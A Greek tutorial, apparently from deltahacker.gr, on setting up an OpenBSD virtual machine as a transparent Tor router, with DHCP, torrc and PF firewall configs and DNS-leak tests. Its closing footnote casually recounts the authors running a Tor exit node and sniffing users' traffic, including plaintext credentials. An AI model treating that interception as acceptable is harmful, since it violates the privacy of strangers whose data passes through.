middlebox είναι ό,τι πρέπει και για κάποιο εικονικό εργαστήριο, π.χ., σαν αυτό που φτιάχνουμε στο deltaCast s01e06:

`http://deltahacker.gr/deltacast-s01e06`

Για τη φιλοξενία του OpenBSD, λοιπόν, δημιουργήσαμε ένα VirtualBox VM με 64MB RAM (και πολλά ήταν) και δύο εικονικές κάρτες Ethernet: Η μία Bridged (WAN) και η άλλη με host-only networking (LAN). Το προτεινόμενο μέγεθος του εικονικού δίσκου για τη μηχανή ήταν 8GB — και θα μπορούσαμε να τ' αφήσουμε τόσο. Επειδή όμως ο προκαθορισμένος τύπος εικονικού δίσκου (VDI) είναι δυναμικός, επομένως δεν καταλαμβάνει εξ αρχής τον αντίστοιχο χώρο από τον δίσκο του host computer, για καθαρά ψυχολογικούς λόγους ανεβάσαμε το μέγεθός του στα 32GB. Τέλος, μιας και ήταν εντελώς άχρηστοι για τον router μας, απενεργοποιήσαμε τους ελεγκτές ήχου και USB.

Βήμα 1 — εγκατάσταση του OpenBSD

Ο installer του OpenBSD θυμίζει κάτι από προϊστορία, αλλά αυτό δεν πρέπει να σας αποθαρρύνει. Στην πραγματικότητα, το μόνο που χρειάζεται από μέρους του χρήστη —ειδικά όταν μιλάμε για εγκατάσταση σε VM— είναι να πατήσει πολλές φορές το [Enter]. Δείτε το deltaCast s01e10 για μια περιήγηση στη διαδικασία της εγκατάστασης του OpenBSD: `http://deltahacker.gr/deltacast-s01e10`

Βήμα 2 — router functionality

Ουσιαστικά, το μόνο που χρειάζεται το OpenBSD box για να λειτουρήσει ως router, είναι η ενεργοποίηση του IP forwarding μεταξύ των network interfaces. Από εκεί και πέρα, για περισσότερη ευκολία ρυθμίζουμε κι ενεργοποιούμε τον DHCP server του OpenBSD, ώστε τα μηχανήματα πίσω του να παίρνουν αυτόματα διευθύνσεις IP. Για άλλη μια φορά παραπέμπεστε στο deltaCast s01e10, ωστόσο δείτε σας παρακαλούμε από τώρα τα περιεχόμενα του δικού μας αρχείου /etc/dhcpd.conf:

```
option  domain-name "parabing.com";
option  domain-name-servers 192.168.99.1;
subnet 192.168.99.0 netmask 255.255.255.0 {
        option routers 192.168.99.1;
        range 192.168.99.100 192.168.99.150;
}
```

Στη δεύτερη γραμμή ορίζεται η διεύθυνση IP του nameserver που θα χρησιμοποιούν οι DHCP clients, δηλαδή τα μηχανήματα πίσω από το OpenBSD. Η διεύθυνση που έχουμε καθορίσει είναι αυτή που έχει το host-only interface του VM μας — μ' άλλα λόγια εκείνη του LAN adapter. Ο λόγος που το κάναμε είναι διότι ρόλο nameserver για τους clients θέλουμε να παίζει ο tor proxy server κι όχι κάποιο μηχάνημα του ISP μας (βλ. παρακάτω). Σ' αυτή τη δεύτερη περίπτωση θα είχαμε τα λεγόμενα DNS leaks, με αποτέλεσμα κάποιος τρίτος να γνωρίζει ποια sites επισκέπτονται οι χρήστες των υπολογιστών πίσω από το Tor middlebox. Κάνοντας την οποιαδήποτε τροποποίηση στο αρχείο /etc/dhcpd.conf, προκειμένου να ληφθεί υπόψη οφείλουμε είτε να επανεκκινήσουμε χειροκίνητα τον DHCP server είτε απλά να κάνουμε ένα reboot στο σύστημα.

Βήμα 3 — εγκατάσταση-ρύθμιση-ενεργοποίηση του tor proxy server

Από τον λογαριασμό του root, εγκαθιστούμε το πακέτο του tor:

```
# pkg_add -i tor
```

Στη συνέχεια ανοίγουμε το αρχείο ρυθμίσεων /etc/tor/torrc με τον αγαπημένο μας text editor, αφού όμως πρώτα κρατήσουμε ένα αντίγραφό του:

```
# cp /etc/tor/torrc /etc/tor/torrc.original
# nano /etc/tor/rorrc
```

Μετακινούμαστε στο τέλος του αρχείου και προσθέτουμε τις ακόλουθες γραμμές:

```
VirtualAddrNetwork 10.192.0.0/10
AutomapHostsOnResolve 1
TransPort 9040
DNSPort 127.0.0.1:54
```

Αποθηκεύουμε τις αλλαγές κι εγκαταλείπουμε τον editor. Δεν ενεργοποιούμε ακόμη το tor.



Τρία διαφορετικά DNS leak tests, από το ίδιο VirtualBox VM και με τη βοήθεια του `http://dnsleaktest.com`*. Αρχικά, το VM έχει Bridged networking και βγαίνει στο Internet απευθείας από το VDSL modem του ISP μας (1). Στη συνέχεια βάζουμε NAT networking κι ανακαλύπτουμε ότι με τον συγκεκριμένο τύπο δικτύωσης το VirtualBox επιβάλλει τη χρήση συγκεκριμένων nameservers, στη Γερμανία. Τέλος, στο VM δίνουμε host-only networking και τώρα ως router χρησιμοποιεί την εικονική μηχανή με το OpenBSD, που έχει ρόλο Tor middlebox. Αυτή τη φορά, τα DNS queries τα διαχειρίζεται ο tor proxy server που τρέχει στο OpenBSD VM και στο συγκεκριμένο παράδειγμα εξυπηρετούμαστε από κάποιους nameservers στην Αμερική (3).*

Βήμα 4 — κανόνες για το PF

Είναι ώρα να φροντίσουμε για τους απαραίτητους κανόνες στο PF, το firewall του OpenBSD. Δείτε το δικό μας αρχείο /etc/pf.conf:

```
wan_if="em0"
lan_if="em1"
set block-policy drop
set loginterface $wan_if
set skip on lo
match out on $wan_if inet from !($wan_if:network) to any nat-to ($wan_if)
block in log
pass out quick
antispoof quick for { lo $lan_if $wan_if }
pass in inet proto icmp all icmp-type echoreq
pass in on $lan_if
pass in quick on $lan_if inet proto tcp to !($lan_if) rdr-to 127.0.0.1 port 9040
pass in quick on $lan_if inet proto udp to port 53 rdr-to 127.0.0.1 port 54
```

Για την ανακατεύθυνση της διαδικτυακής κίνησης μέσω του Tor network, υπεύθυνες είναι οι δύο τελευταίες γραμμές. Η προτελευταία, λέει: Τα πακέτα TCP τα οποία δεν προορίζονται για τη διεύθυνση IP που έχει το LAN interface, στέλνε τα στο port 9040 του localhost (εκεί περιμένει ο tor proxy server για εισερχόμενα πακέτα).

Η τελευταία, λέει: Τα DNS queries των μηχανημάτων πίσω από τον router, να πηγαίνουν στον DNS resolver του tor proxy server. Προκειμένου να ληφθούν υπόψη οι αλλαγές στο PF, πληκτρολογήστε

```
# pfctl -f /etc/pf.conf
```

Βήμα 5 — ενεργοποίηση tor proxy server

Για να τον ξεκινήσουμε άμεσα, χωρίς reboot στο λειτουργικό, αρκεί να δώσουμε ένα

```
# /etc/rc.d/tor start
```

Θέλουμε όμως να ενεργοποιείται αυτόματα και κάθε φορά που φορτώνει το OpenBSD μας. Ανοίγουμε λοιπόν το αρχείο /etc/rc.conf.local και στο τέλος του προσθέτουμε την ακόλουθη γραμμή:

```
pkg_scripts=tor
```

Αυτό μόνο, τίποτε άλλο :D

Βήμα 6 — δοκιμές

Μπορούμε τώρα να ξεκινήσουμε ένα οποιοδήποτε VM, ώστε να ελέγξουμε αν το Tor middlebox δουλεύει κατά τον επιθυμητό τρόπο. Προσοχή: Το VM ή τα VMs από τα οποία θα κάνουμε τις δοκιμές μας θα πρέπει να ‵χουν δικτύωση host only — όπως ακριβώς και το LAN interface του OpenBSD VM.

Ένα πρώτο τεστ είναι ν' ανοίξουμε έναν οποιονδήποτε web browser και να επισκεφθούμε το δικτυακό τόπο

https://check.torproject.org

Αν όλα έχουν πάει καλά, θα δεχθούμε συγχαρητήρια λόγω χρήσης του Tor network. Θα δούμε επίσης και τη δημόσια διεύθυνση IP που φαίνεται να έχουμε. Προσέξτε: Επειδή το σύνολο των ενδιάμεσων κόμβων από τους οποίους περνάμε πριν βγούμε στο «κανονικό» Internet είναι δυναμικό και κάθε τόσο αλλάζει, αν αργότερα επισκεφθούμε ξανά το check.torproject.org θα δούμε ότι έχουμε άλλο δημόσιο IP! Ένας εναλλακτικός τόπος για τους ελέγχους μας, είναι στη διεύθυνση

http://whatip.com

Μεταξύ άλλων, εκεί βλέπουμε σε χάρτη τη φαινομενική γεωγραφική μας θέση — πάντα με βάση το τρέχον, δημόσιο IP.

Ένας τελευταίος αλλά απαραίτητος έλεγχος, αφορά στα λεγόμενα DNS leaks: Ουσιαστικά, τα DNS queries που στέλνουν οι εφαρμογές στα μηχανήματα πίσω από το middlebox, δεν θέλουμε να απαντώνται από τους nameservers του ISP μας. Γι' αυτόν ακριβώς το λόγο έχουμε φροντίσει ώστε να ανακατευθύνονται μέσα από το δίκτυο του Tor και τώρα ήλθε η ώρα για να διαπιστώσουμε αν πράγματι συμβαίνει αυτό. Από έναν οποιονδήποτε web browser σε ένα μηχάνημα πίσω από το OpenBSD, αρκεί να επισκεφθούμε τη διεύθυνση

http://dnsleaktest.com

Στην πρώτη σελίδα του τόπου θα δούμε το δημόσιο IP μας κι από κάτω ένα μακρόστενο κουμπί που γράφει «Check for DNS leaks now». Με ένα κλικ πάνω του θα φορτώσει άλλη μια σελίδα, στην οποία θα παρατίθενται οι διευθύνσεις IP, τα hostnames καθώς και οι χώρες των nameservers που *τώρα* χρησιμοποιούμε. Προ-


φανώς, τα στοιχεία αυτά δεν θα πρέπει να έχουν σχέση με τον ISP μας.

Χαρείτε το ολοκαίνουργιο OpenBSD-based Tor middlebox, αλλά μην ξεχνάτε:

- Το να έχουμε ανωνυμία δεν σημαίνει ότι αυτομάτως αποκτάμε και δικαίωμα στην ανευθυνότητα
- Κανένα σύστημα ανωνυμίας δεν είναι 100% ασφαλές. Διαβάστε, π.χ., αυτό:

https://en.wikipedia.org/wiki/Tor_(anonymity_network)#Weaknesses

*Το δίκτυο του Tor προσφέρει άριστη ανωνυμία, αλλά όχι και privacy. Για παράδειγμα, κανείς δεν μπορεί να μας διαβεβαιώσει ότι στα exit nodes δεν γίνεται τρελό packet sniffing. Για την ακρίβεια, φήμες θέλουν να γίνεται *διαρκές* sniffing σχεδόν *σε κάθε* exit node. Προκειμένου να διαπιστώσουμε τι μπορεί να σημαίνει αυτό, είχαμε κι εμείς στήσει για ένα φεγγάρι ένα Tor exit node και, ναι, είχαμε επιδοθεί σε ασύστολο packet sniffing — αλλά πάντα για εκπαιδευτικούς λόγους. Όπως λοιπόν φαίνεται κι από το screenshot, αν κάποιοι χρησιμοποιούν επισφαλή κανάλια (HTTP αντί για HTTPS) προκειμένου να στέλνουν ευαίσθητα στοιχεία (π.χ., credentials σε mail servers), το κατά τα άλλα θαυμάσιο δίκτυο του Tor δεν είναι σε θέση να παρέχει προστασία από αδιάκριτα βλέμματα.*



deltahacker.gr